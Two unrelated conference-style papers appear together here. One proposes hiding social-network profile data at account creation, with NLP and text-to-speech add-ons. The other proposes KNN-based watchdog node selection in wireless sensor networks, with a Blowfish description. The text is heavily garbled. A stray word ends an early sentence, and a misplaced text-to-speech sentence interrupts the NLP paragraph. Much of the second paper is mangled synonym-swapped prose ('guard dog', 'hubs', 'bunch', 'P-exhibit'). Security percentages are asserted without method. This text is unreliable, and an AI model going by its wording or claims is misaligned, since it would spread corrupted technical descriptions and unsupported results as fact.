INTRODUCTION

Social media

A social networking service (also social networking site, SNS or social media) is an online platform that people use to build social networks or social relations with other people who share similar personal or career interests, activities, backgrounds or real-life connections. The variety of stand-alone and built-in social networking services currently available online introduces challenges of definition; however, some common features exist microorganisms [1].

Voids of social media

The rapid growth and ubiquity of online social media services has given an impact to the way people interact with each other. Online social networking has become one of the most popular activities on the web. Social network analysis has been a key technique in modern sociology, geography, economics, and information science. The data generated by social media services often referred to as the social network data. In many situations, the data needs to be published and shared with others.

Social networks are online applications that allow their users to connect by means of various link types. As part of their professional network; because of users specify details which are related to their professional life. These sites gather extensive personal information, social network application providers have a rare opportunity direct use of this information could be useful to advertisers for direct marketing. Publish data for others to analyze, even though it may create severe privacy threats, or they can withhold data because of privacy concerns, even though that makes the analysis impossible [2].

A privacy breach occurs when sensitive information about the user, the information that an individual wants to keep from public, is disclosed to an adversary. For examples, business companies are analyzing the social connections in social network data to uncover customer relationship that can benefit their services and product sales. The analysis result of social network data is believed to potentially provide an alternative view of real-world phenomena due to the strong connection between the actors behind the network data and real world entities. Social-network data makes commerce much more profitable. On the

Other hand, the request to use the data can also come from third party applications embedded in the social media application itself.

For instance, Facebook has thousands of third party applications and the number is growing exponentially [3]. Even though the process of data sharing in this case is implicit, the data is indeed passed over from the data owner (service provider) to different party (the application) The data given to these applications is usual not sanitized to protect users' privacy. Desired use of data and individual privacy presents an opportunity for privacy-preserving social network data mining. That is, the discovery of information and relationships from social network data without violating privacy.

Privacy concerns in social networks can be mainly categorized into two types:

- Inherent-data privacy
- Latent data privacy

KEY WORDS
Online Social Networks (OSNs), Collective Inference, Data Sanitization, Inference attacks.

Received: 14 May 2018
Accepted: 7 June 2018
Published: 10 June 2019

*Corresponding Author
Email:
pranjali85bahalkar@gmail.com
Tel.: +91-9503701844

Inherent-data privacy is related to sensitive data contained in the data profile submitted by users in order to receive data-related services [4].

Communication strategy on social media

While a great amount of literature has focused on the relationship between communication strategies and corporate reputation, there is no systematic research on the different kinds of social media communication strategies. Based on the corporate reputation and social media literature, this paper aims to contribute to this gap in the research in two main ways.

- First identifying which social media communication strategy is more effective with contrasting levels of reputations [5];
- Second, analyzing the differences between high- and low-reputation companies with respect to their ability to use corporate communication.

MATERIALS AND METHODS

Data sanitization

We propose some effective data sanitization strategies to prevent information inference attacks. On the other hand, the sanitized data obtained by these strategies should not reduce the valuable benefit brought by the abundant data resources, so that non-sensitive information can still be inferred and utilized by third party users. To launch an inference attack by third party users, we employ a typical inference attack, called collective inference, as a case study. We present a novel implementation method for collective inference. Collective inference mainly rely on iteratively propagating current predicting results throughout a network to improve prediction accuracy, thus we need to consider how to best predict sensitive information in each repetition [6].

Working of this module:

Algorithm:

- User creates an Account on social media sites.
 - It stored the sensitive attributes.
 - All personal data is automatically hides in the database record.
 - Any Third party users search this account that time they are not see user's personal sensitive data.
 - When user accept a friend request for another user only that authorized users are see all personal sensitive information.
 - When user provide the accessibility for personal data to friend list friends those users are only see and access the active users information.
 - The OSN will provide the privacy for users like and comments posts.
- Data sanitization method provides the Accessibility and Security Feature.

NLP (Natural Language Processing)

Natural-language processing (NLP) is an area of computer science and artificial intelligence concerned with the interactions between computers and human (natural) languages, in particular how to program computers to fruitfully process large amounts of natural language data. Challenges in natural-language

Alternatively, a synthesizer can incorporate a model of the vocal tract and other human voice characteristics to create a completely "synthetic" voice output.

Processing frequently involve speech recognition, natural-language understanding, and natural-language generation. Many different classes of machine learning algorithms have been applied to natural-language processing tasks. These algorithms take as input a large set of "features" that are generated from the input data. Some of the earliest-used algorithms, such as decision trees, produced systems of hard if-then rules similar to the systems of hand-written rules that were then common. Increasingly, however, research has focused on statistical models, which make soft, probabilistic decisions based on attaching real-valued weights to each input feature. Such models have the advantage that they can express the relative certainty of many different possible answers rather than only one, producing more reliable results when such a model is included as a component of a larger system.

Algorithm:

- Hiding some sensitive information and
- Effective sanitize online social media network.
- NLP provides the Number that increments the value of Vulgar repeated words in the Data base table.

- To use Natural Language Processing paradigms and decide on which of the personal information can be made available and which part of the PI should be hidden at the time of account creation.
- Standard API's of NLP Used for implementation.

Text to speech convertor

A text-to-speech (TTS) system converts normal language text into speech; other systems render symbolic linguistic representations like phonetic transcriptions into speech. Synthesized speech can be created by Concatenating pieces of recorded speech that are stored in a database. Systems differ in the size of the stored speech units; a system that stores phones or diaphones provides the largest output range, but may lack clarity. For specific usage domains, the storage of entire words or sentences allows for high-quality output. Alternatively, a synthesizer can incorporate a model of the vocal tract and other human voice characteristics to create a completely "synthetic" voice output.

Algorithm:

- Audio request for user when notifications as well as any comment, Friend request occur on social sites.
- When user login the Facebook and notifications and requests indications are click then user listen that time audio message.

Proposed Architecture




Fig. 1: Architectural diagram for proposed system.

In this [Fig. 1.] The user will register to the system with normal information.

At the time of registration the OSN system will hide the user's sensitive information. For login to the system, user will enter the Username and password, if entered details are correct then the system will redirect him to home page otherwise it will shows an error message.

After Login, User will share the post, Post the status, set the setting to profiles. Send the messages to other users by checking the attributes. User will perform the User Attribute like profile setting, post sharing, like or comment onto the post and message sending to the another users by matching the attributes.

In OSN System, The OSN system: Check sensitive and non-sensitive information of all users Check the all registered users sensitive information. It stored the sensitive attributes. The OSN will provide the privacy for users like and comments posts. Hiding information using NLP.Text to speech convertor also for notification used .

RESULTS

Final result of the implemented work shows that more security is now provided for the protection of personal information.

[Fig. 2] shows comparison of Existing and proposed system. The comparison is done on two parameters of security; Accessibility of Personal information on Social sites and Security of Personal Information on Social sites.

As per research done for Social sites, the existing system provide 84% accessibility to Personal information of user. This can be misused by hackers. Proposed system tried to hide the Personal Information at the time of account creation. This has reduced the Accessibility to third party from 84% to 40%.

Also, the Security of existing Social systems can be said to be about 55% as per social media survey report. The proposed system has increased the security level up to 75% by hiding sensitive information and vulgar words.




Fig. 2: Comparison chart for existing security system and proposed system for social media.

As said earlier, when a new account is created on Facebook, the personal sensitive information is available to all other users.

When the account is created using proposed system, this information is automatically hidden from other users.

Below screen shot [Fig. 3] displays that the personal information of user, present in 'About' tab, will not be visible to other existing users. This information would be made available only after friend request acceptance.

The hidden information will be shown as dotted, means the user seeing this information is not allowed to read it. These dotted lines would be replaced by actual information text only when the Friend request is accepted by new user.




Fig. 3: Hidden Information seen by user

DISCUSSION

In the existing system, when user creates a new account on Facebook, personal information of his/her account (Work, Education, other Basic information) is visible to all the users present on Facebook. Anyone, who is not in the Friend's list of a user, will be able to see these professional and personal details. A security issue occurs when a hacker gains unauthorized access to personal sensitive information of user. Privacy issues, those involving the unwarranted access of private information, don't necessarily have to involve security breaches. Someone can gain access to confidential information by simply searching user on social network sites.

To overcome this security lacuna, the proposed system provides tight security as below;

- When a new user creates an account on Facebook, all his professional and personal details are Hidden by the system.
- When someone already on Facebook searches for this newly created account, existing user would not be able to see new user's details.
- When new user is added to the Friend list of existing user, all his details would then be visible to existing user. It will not be available to the 'Public' category of user.

CONCLUSION

As per research done for this paper, we observed that the existing social networking sites allow display of Sensitive Personal information to users. A security concern may occur when a hacker gains unauthorized access to this information. Privacy issues, those involving the unwarranted access of private information, don't necessarily have to involve security breaches. Someone can gain access to confidential information by simply adding a person to friend list.

To overcome this shortcoming of existing system, the proposed system provided more protection to personal data by hiding it during account creation. This has increases the overall security of social media data. And the accessibility of information to third party users is narrowed down.

The future scope for system can be; to use Natural Language Processing paradigms and decide on which of the personal information can be made available and which part of the PI should be hidden at the time of account creation.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

None

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] J He, W Chu, V Iiu. [2006] Inferring Privacy Informatio from Social Networks, Proc. Intelligence and Security Informatics.
- [2] E Zheleva, L Getoor. [2008] Preserving The Privacy Of Sensitive Relationships In Graph Data, Proc. First Acm Sigkdd Int'l Conf. Privacy, Security, And Trust In Kdd, Pp. 153-171.
- [3] S Nilizadeh, A Kapadia, YY Ahn.[2014] Community-enhanced de-anonymization of online social networks, in Proceedings of the ACM SIGSAC Conference on Computer and Communications Security, ser. CCS '14. New York, NY, USA: ACM, pp. 537– 548.
- [4] A Narayanan, V Shmatikov. [2009] De-anonymizing social networks, in Proceedings of the (2009) 30th IEEE Symposium on Security and Privacy, ser. SP '09. Washington, DC, USA: IEEE Computer Society, pp. 173–187.
- [5] B Zhou, J Pei, W Luk. [2008] A brief survey on anonymization techniques for privacy preserving publishing of social network data,SIGKDD Explor. Newsl., 10(2): 12–22
- [6] Misllove, B Viswanath, KP Gummadi, P Druschel. [2010] You are who you know: Inferring user profiles in online social networks," in Proceedings of the Third ACM International Conference on Web Search and Data Mining, ser. WSDM '10. New York, NY, USA: ACMpp. 251–260.
- [7] JK Jonghyuk Song, Jonghyuk Song. [2014] Inference attack on browsing history of twitter users using public click analytics and twitter metadata,IEEE Transactions on Dependable and Secure Computing

ARTICLE

OPTIMIZATION OF WATCHDOG SELECTION IN WIRELESS SENSOR NETWORKS

Praveen Kumar*, Shashank Joshi

Dept. of Computer Engineering, Bharti Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: Wireless Sensor network (WSN) are broadly used today in various fields such as environmental control, surveillance task, object tracking, military applications etc. Guard dog is an observing strategy which distinguishes the getting rowdy hubs in the system. Watchdog method is a basic structure chunk to many belief systems that are intended for secure wireless antenna networks (WSNs). Advancing the guard dog procedures can spare vitality without giving up much and furthermore improve the security against specific assaults. **Methods:** This paper develops models that optimize the selection of watchdogs in WSNs. It focuses on two major facts: overlapping and coverage. Overlapping occurs when a sensor node is monitored by multiple watchdogs. It causes additional consumption of resources. It is inevitable due to the propagation characteristics of wireless signals. The full coverage occurs when each sensor node in a WSN is either monitored by at least one watchdog or working as a watchdog. **Results:** The presented models provide a better understanding of resource efficient watchdog deployment strategies. This paper presents KNN algorithm to optimize the watchdog selection for nodes. It will also detect the malicious activity of node in network.

INTRODUCTION

A remote sensor organize is an impromptu system which comprises of substantial number of little reasonable gadgets which are known as hubs (bits). These nodes are battery operated devices capable of communicating with each other without relying on any fixed infrastructure. The wireless sensor networks (WSNs) are often deployed in such an environment which is physically insecure and we can hardly prevent attackers from the physical access to these devices [1]. WSN comprises of base station alongside number of hubs that sense nature and send information to the base station. The base station (sink) is more intense than different hubs as far as vitality utilization and different parameters and fills in as an interface to the external world. The inner hubs sent in WSNs are the same as others, yet close to of nearby detecting they likewise give sending administration to different hubs. The interior hubs sent in WSNs are the same as others, yet next to of neighborhood detecting they additionally give sending administration to different hubs. A Wireless Sensor Network (WSN) is a particular remote system that is made out of various sensor hubs sent in a predefined zone for observing condition conditions such as temperature, pneumatic force, dampness, light, movement or vibration, and can speak with each other utilizing a remote radio gadget. WSNs are powerful in that they are amenable to support a lot of very different real-world applications; they are also a challenging research and engineering problem because of this very flexibility. Most sensor network protocols assume a high degree of trust between nodes in order to eliminate the overhead of authentication [2]. A watchdog organization is a technique of behavioral monitor of sensor nodes. In such a framework, various sensor hubs are chosen as guard dogs. It is considered as a powerful countermeasure to different assaults, for example, dissent of-benefit (DoS), sinkhole, and particular sending. Watchdogs are deployed to detect misbehaving nodes in a WSN. Each watchdog is responsible for its single hop neighbors [8]. It may overhear neighbors promiscuously or communicate with them for behavioral monitoring. It intermittently sends conduct reports to the base station (BS). It is likewise in charge of occasion driven detailing when irregularities are distinguished. As guard dogs are for the most part dedicated to the monitorial assignments, detecting activity lose assets. Ideal determination of guard dogs can diminish asset utilization in monitorial assignments [3].

In [1] authors proposed an Intrusion Detection Systems (IDSs) that are proposed for WSNs is presented. Firstly, detailed information about IDSs is provided. Secondly, a brief survey of IDSs proposed for Mobile Ad-Hoc Networks (MANETs) is presented and applicability of those systems to WSNs is discussed. Thirdly, IDSs proposed for WSNs are presented.

In [2] authors first show that even if a watchdog can overhear all packet transmissions of a flow, any linear operation of the overheard packets cannot eliminate miss detection and is inefficient in terms of bandwidth. Also propose a lightweight misbehavior detection scheme which integrates the idea of watchdogs and error detection coding.

In [3] authors disclose the ineffective use of watchdog system in existing trust system, and thereby propose a suite of optimization methods to minimize the energy cost of watchdog usage, while keeping the system's security in a sufficient level.

In [4] authors worked on Intrusion Detection Systems (IDS) in WSNs, and presents a comprehensive classification of various IDS to detect anomaly detection, misuse detection, and specification-based detection Protocols.

Our Objective

The Primary aim of this work is optimizing the watchdog node selection and in large area network it will check efficiently and send that node to particular cluster head and cluster head will be voluntarily make on the basis of sensor/battery status. And the communication will be more secured in the network and there is no any chance to interference of other any malicious node.

KEY WORDS

Watchdog, Wireless sensor network, Optimization model.

Received: 14 May 2018
Accepted: 8 June 2018
Published: 11 June 2018

*Corresponding Author
Email:

praveendivine@gmail.com
Tel.: +91-9860690437

MATERIALS AND METHODS

Modules

Node
Cluster Head
Watchdog selection
Hacker

Node

A. Registration

- Node will register to the system, at the time of registration node will enter node name and password

B. Login

- If Node will provide correct nodename and password it will enter to the node account.
- Check the battery status of node if it status show comes near 30 % then it will go to cluster head one.
- If the battery status comes near 50% it will go to cluster head two.
- Which having battery status higher range among all node that one will be cluster head

Cluster head

- Cluster head chosen on the basis of battery status.
- Based on the KNN algorithm we will provide that node to particular cluster head.
- If cluster head two request file from cluster head one then the cluster head will send request to his entire node even the watchdog node.
- And if watchdog node has the file found then it will directly send that file to cluster node two .there is no need to communicate to cluster head one

Watchdog Selection

- Watchdog node will get resources or bandwidth to both of the cluster head.
- And that is the wastage of bandwidth in the large VPN network
- Detection of watchdog node and using KNN algorithm it will send to that cluster Head monitoring.

Hacker

- Hacker will login into the system.
- If the hacker will hack particular node then that node will not get file request and the status says this node has been hacked or compromised

There are two bunches on two unique pcs each group is having bunch head who is having most astounding weight among every one of the hubs in the bunch. The weight will be ascertained according to the piece battery of pcs. Making a two bunch according to the battery status like 10%-30% and 30%-100%. Here we need to get the covering hub in bunch.

Expect there are one group with 8 hubs on pc1 which is having the battery of 10%-30% and other second bunch with 8 hubs on pc2 having battery of 30%-100%.

Situation 1

In this if the main group is having 8 hubs and second bunch is likewise having 8 hubs on arrange. Hubs are having a similar battery reinforcement in both the bunches.

For instance, in the event that one bunch contains the hubs in arrange which is having the battery reinforcement of 10%-30% and second group is additionally having the battery reinforcement of 30%-100%. As of now the hubs which are having the battery of 25% however these hubs are likewise devours the vitality of both the bunch. Right now the Watchdog framework will evacuate the covering hubs in

organize by applying KNN calculation for ordering the hubs into a specific group. So it can expel the covering hubs into network [4].

Situation 2:

Any hub which is having most noteworthy bit battery reinforcement it will be pronounced as a Cluster head (CH) of that specific bunch.

Situation 3:

For instance, if CH1 hubs needs to speak with other CH2 hubs or send the information. At that point first hubs need to ask for the specific CH that he needs to send the information to CH2 hub. At that point CH1 ask for to CH2 that acknowledge the demand and get information.

PROPOSED ARCHITECTURE




Fig. 1: System architecture

In this [Fig. 1] the exhibited models give a superior comprehension of asset effective guard dog sending procedures. This paper presents KNN algorithm to optimize the watchdog selection for nodes. It will likewise recognize the malevolent movement of hub in organizes.

Algorithm

The Blowfish Encryption Algorithm

Blowfish was designed in 1993 by Bruce Schneier as a fast, alternative to existing encryption algorithms such as AES, DES and 3 DES etc. Blowfish is a symmetric block encryption algorithm designed in consideration with

1. **Fast:** It encrypts data on large 32-bit microprocessors at a rate of 26 clock cycles per byte.
2. **Compact:** It can run in less than 5K of memory.
3. **Simple:** It uses addition, XOR, lookup table with 32-bit operands.
4. **Secure:** The key length is variable, it can be in the range of 32~448 bits: default 128 bits key length.

It is suitable for applications where the key does not change often, like communication link or an automatic file encrypt.




Fig. 2: The Feistel structure of blowfish.

Description of Algorithm

In [Fig .2] Blowfish symmetric block cipher algorithm encrypts block data of 64-bits at a time. This algorithm is divided into two parts.

1. Key-expansion
2. Data Encryption

Key-expansion

It will convert a key of at most 448 bits into several subkey arrays totaling 4168 bytes. Blowfish uses large number of subkeys. These keys are generated earlier to any data encryption or decryption. The p-array consists of 18, 32-bit sub keys:

P1,P2,.....,P18

Four 32-bit S-Boxes consists of 256 entries each:

S1,0, S1,1,..... S1,255
 S2,0, S2,1,..... S2,255
 S3,0, S3,1,..... S3,255
 S4,0, S4,1,..... S4,255

Generating the Sub keys

The sub keys are computed utilizing the Blowfish calculation

1. Initialize first the P-exhibit and afterward the four S-boxes, all together, with a settled string. This string comprises of the hexadecimal digits of pi (less the underlying 3): P1 = 0x243f6a88, P2 = 0x85a308d3, P3 = 0x13198a2e, P4 = 0x03707344, and so forth.
2. XOR P1 with the initial 32 bits of the key, XOR P2 with the second 32-bits of the key, et cetera for all bits of the key (perhaps up to P14). More than once push through the key bits until the whole P-cluster has been XORed with key bits. (For each short key, there is no less than one identical longer key; for instance, if A will be a 64-bit key, at that point AA, AAA, and so on. are equal keys.)
3. Encrypt the every one of the zero string with the Blowfish calculation, utilizing the sub keys depicted in steps (1) and (2).
4. Replace P1 and P2 with the yield of step (3).
5. Encrypt the yield of step (3) utilizing the Blowfish calculation with the changed subkeys.
6. Replace P3 and P4 with the yield of step (5).
7. Continue the procedure, supplanting all passages of the P exhibit, and afterward every one of the four S-confines arrange, with the yield of the consistently changing Blowfish calculation.

Altogether, 521 emphases are required to produce all required sub keys. Applications can store the sub keys instead of execute this induction procedure various circumstances.

KNN algorithm

1. Determine parameter k = number of nearest neighbor.
2. Calculate the distance between the query instance and all the training samples.

3. Sort the distance and determine nearest neighbor based on the k th minimum distance.
4. Gather the category y of the nearest neighbor.
5. Use simple majority of the category of nearest neighbor as the prediction value of query instance.

Description of the algorithm

One of the least difficult and rather paltry classifiers is the Rote classifier, which remembers the whole preparing information and performs characterization just if the traits of the test protest coordinate one of the preparation illustrations precisely. An undeniable disadvantage of this approach is that numerous test records won't be grouped in light of the fact that they don't precisely coordinate any of the preparation records. A more refined approach, k -closest neighbor (kNN) order, finds a gathering of k protests in the preparation set that are nearest to the test question, and bases the task of a mark on the power of a specific class in this area. There are three key components of this approach: an arrangement of named objects, e.g., an arrangement of put away records, a separation or comparability metric to register removes amongst objects, and the estimation of k , the quantity of closest neighbors. To order an unlabeled question, the separation of this protest the marked articles is processed, its k -closest neighbors are recognized, and the class names of these closest neighbors are then used to decide the class name of the object. [Fig. 6] provides a high-level summary of the nearest-neighbor classification method. Given a training set D and a test object $x = (x_, y_)$, the algorithm computes the distance (or similarity) between z and all the training objects $(x, y) \in D$ to determine its nearest-neighbor list, Dz . (x is the data of a training object, while y is its class. Likewise, $x_$ is the data of the test object and $y_$ is its class.) Once the nearest-neighbor list is obtained, the test object is classified based on the majority class of its nearest neighbors: Majority Voting: $y_ = \text{argmax}_v \sum_{(x_i, y_i) \in Dz} I(y_i = v)$, (18)

wherever is a class label, y_i is the class label for the i th nearest neighbors, and $I(\cdot)$ is an indicator function that returns the value 1 if its argument is true and 0 otherwise.

RESULTS

This project is better solution to finding the watchdog selection in network and with the use of this work in less resources or bandwidth uses we can optimize the selection of watchdog and communicate the network in secure way.




Fig. 3: Analysis graph

[Fig. 3] explains the pictorial representation of the table on the scale of 0 to 100 existing system and proposed system that is much more reliable in watchdog selection. easy to implement in the large network and accuracy of result done in lab network using of battery sensing in network and local area network it find very fast the watchdog area node and using the KNN algorithm whatever the battery sensing set to that cluser it will communicate and under that cluster head that node will work. if that node be with cluster head two somewhere and after finding the watchdog selection and it will send to cluster head 1 then it will efficiently communicate with cluster head two there is no any via connection with cluster head one.

compare the existing and proposed system in this proposed system result shows the selection of watchdog in large VPN network that need large setup and the accuracy and efficiency that is totally depends on the cluster head. Proposed system is much more robust and make reliable network and it is tested on several of our lab network implements the large node set with less resources Used achieve the robustness and accuracy of the watchdog area network node and send to the respective cluster head.

DISCUSSION

In the old system it was tedious find and optimizes watchdog selection in wireless network in large area network and with using of fewer resources it will send to the respective cluster head using KNN and using Blowfish encryption algorithm we are encrypt the network sending file.

Existing system

The factual basic leadership structure approach broadens our prior work in where a heuristic probabilistic directing calculation was proposed to upgrade the protection for the goal hub. It generally trade off client's security. Three basic ways to deal with alleviate examination endeavors are to: (i) change the physical appearance of every bundle at each bounce by means of jump by-bounce encryptions (ii) present transmission delays at each jump to de-relate movement streams, or (iii) acquaint sham activity with jumble activity designs. The initial two methodologies may not be attractive for minimal effort or battery-fueled remote systems, e.g., remote sensor arranges as (i) the ease hubs will most likely be unable to bear the cost of utilizing the computationally costly encryptions at each jump, and (ii) presenting delays at the transitional hubs may not be successful when there is little activity in the system. In this manner, we utilize the spurious movement way to deal with give protection by bringing down the enemy's recognition rates in a remote system. In particular, we consider a foe that uses the ideal most extreme a-posteriori (MAP) estimation strategy [5].

Disadvantages of existing system

1. Cannot detect collective attacks in diverse large scale networks.
2. The existing scheme cannot work reasonably balance privacy and data utility.

PROPOSED SYSTEM

It is a checking method which recognizes the getting into mischief hubs in the system. Guard dog procedure is a crucial building piece to numerous trust frameworks that are intended for securing remote sensor systems (WSNs). Improving the guard dog systems can spare vitality without giving up much and furthermore upgrade the security against specific assaults. This paper creates models that improve the choice of guard dogs in WSNs. It bases on two significant substances: covering and degree. Covering happens when a sensor center point is seen by various monitor mutts. It causes extra utilization of assets. It is unavoidable due to the causing characteristics of remote signs. The full extension happens when each sensor center point in a WSN is either checked by no short of what one monitor canine or filling in as a watch dog [6].

Advantages of proposed system

1. It cannot compromises users privacy.
2. It provides proper the transmission in network.
3. Optimize the watchdog selection for nodes.

CONCLUSION

We designed Watchdog system which is a monitoring technique and which detects the misbehaving nodes in the network. Watchdog technique is a fundamental building block to many trust systems that are designed for securing wireless sensor networks (WSNs). Optimizing the watchdog techniques can save energy without sacrificing much and also enhance the protection against certain attacks. Using blowfish encryption algorithm for data file sending within the network To optimize this we have used the KNN algorithm.KNN algorithm used in various pattern in this research work it will find the better and secure way to find the cluster head for node.

CONTRIBUTION

Detection of watchdog is the main scenario of proposed system. Finding the watchdog and separate to dedicated cluster head by using KNN algorithm. And it will good at large range VPN network and by this so much bandwidth and resources can be saved.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

The authors would like to thank Prof. T. Charles Clancy and the anonymous reviewers for their careful review and helpful comments in this paper.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] M Batty, K Axhausen, et al. [2012] Smart cities of the future, *European Physical Journal, Special Topics* 214 : 481-518.
- [2] I Butun I, S Morgera, R Sankar. [2014] A survey of intrusion detection systems in wireless sensor networks, *IEEE Comm. Surveys and Tutorials*, 16(1): 266-282.
- [3] G Liang, R Agarwal, N Vaidya. [2010] When watchdog meets coding, in *Proc. IEEE INFOCOM*, San Diego, CA, USA, 2010.
- [4] P Zhou, S Jiang, et al. [2015] Toward energy efficient trust system through watchdog optimization for WSNs, *IEEE Trans. on Information Forensics and Security*, 10(3): 613-625.
- [5] A Abduvaliyev, AK Pathan, et al. [2013] On the vital areas of intrusion detection systems in wireless sensor networks, *IEEE Comm. Surveys and Tutorials*, 15(3):1223-1237.
- [6] Y Ren, VI Zadorozhny, et al. [2014] A novel approach to trust management in unattended wireless sensor networks," *IEEE Trans. on Mobile Computing*, 13(7): 1409-1423.
- [7] J Duan, D Yang, et al. [2014] An energy-aware trust derivation scheme with game theoretic approach in wireless sensor networks for IoT applications, *IEEE IoT Journal*, 1(1): 58-69.
- [8] Q Monnet, Y Hammal, et al. [2015] Fair election of monitoring nodes in WSNs," in *Proc. IEEE ICC*, June 2015, London, UK, pp. 1-6.
- [9] J Hwang, T He, Y Kim. [2010] Exploring in-situ sensing irregularity in wireless sensor networks, *IEEE Trans. on Parallel and Distributed Systems*, 21(4): 547-561.
- [10] Q Monnet, Y Hammal, et al. [2015] Fair election of monitoring nodes in WSNs, in *Proc. IEEE ICC*, London, UK, pp. 1-6.
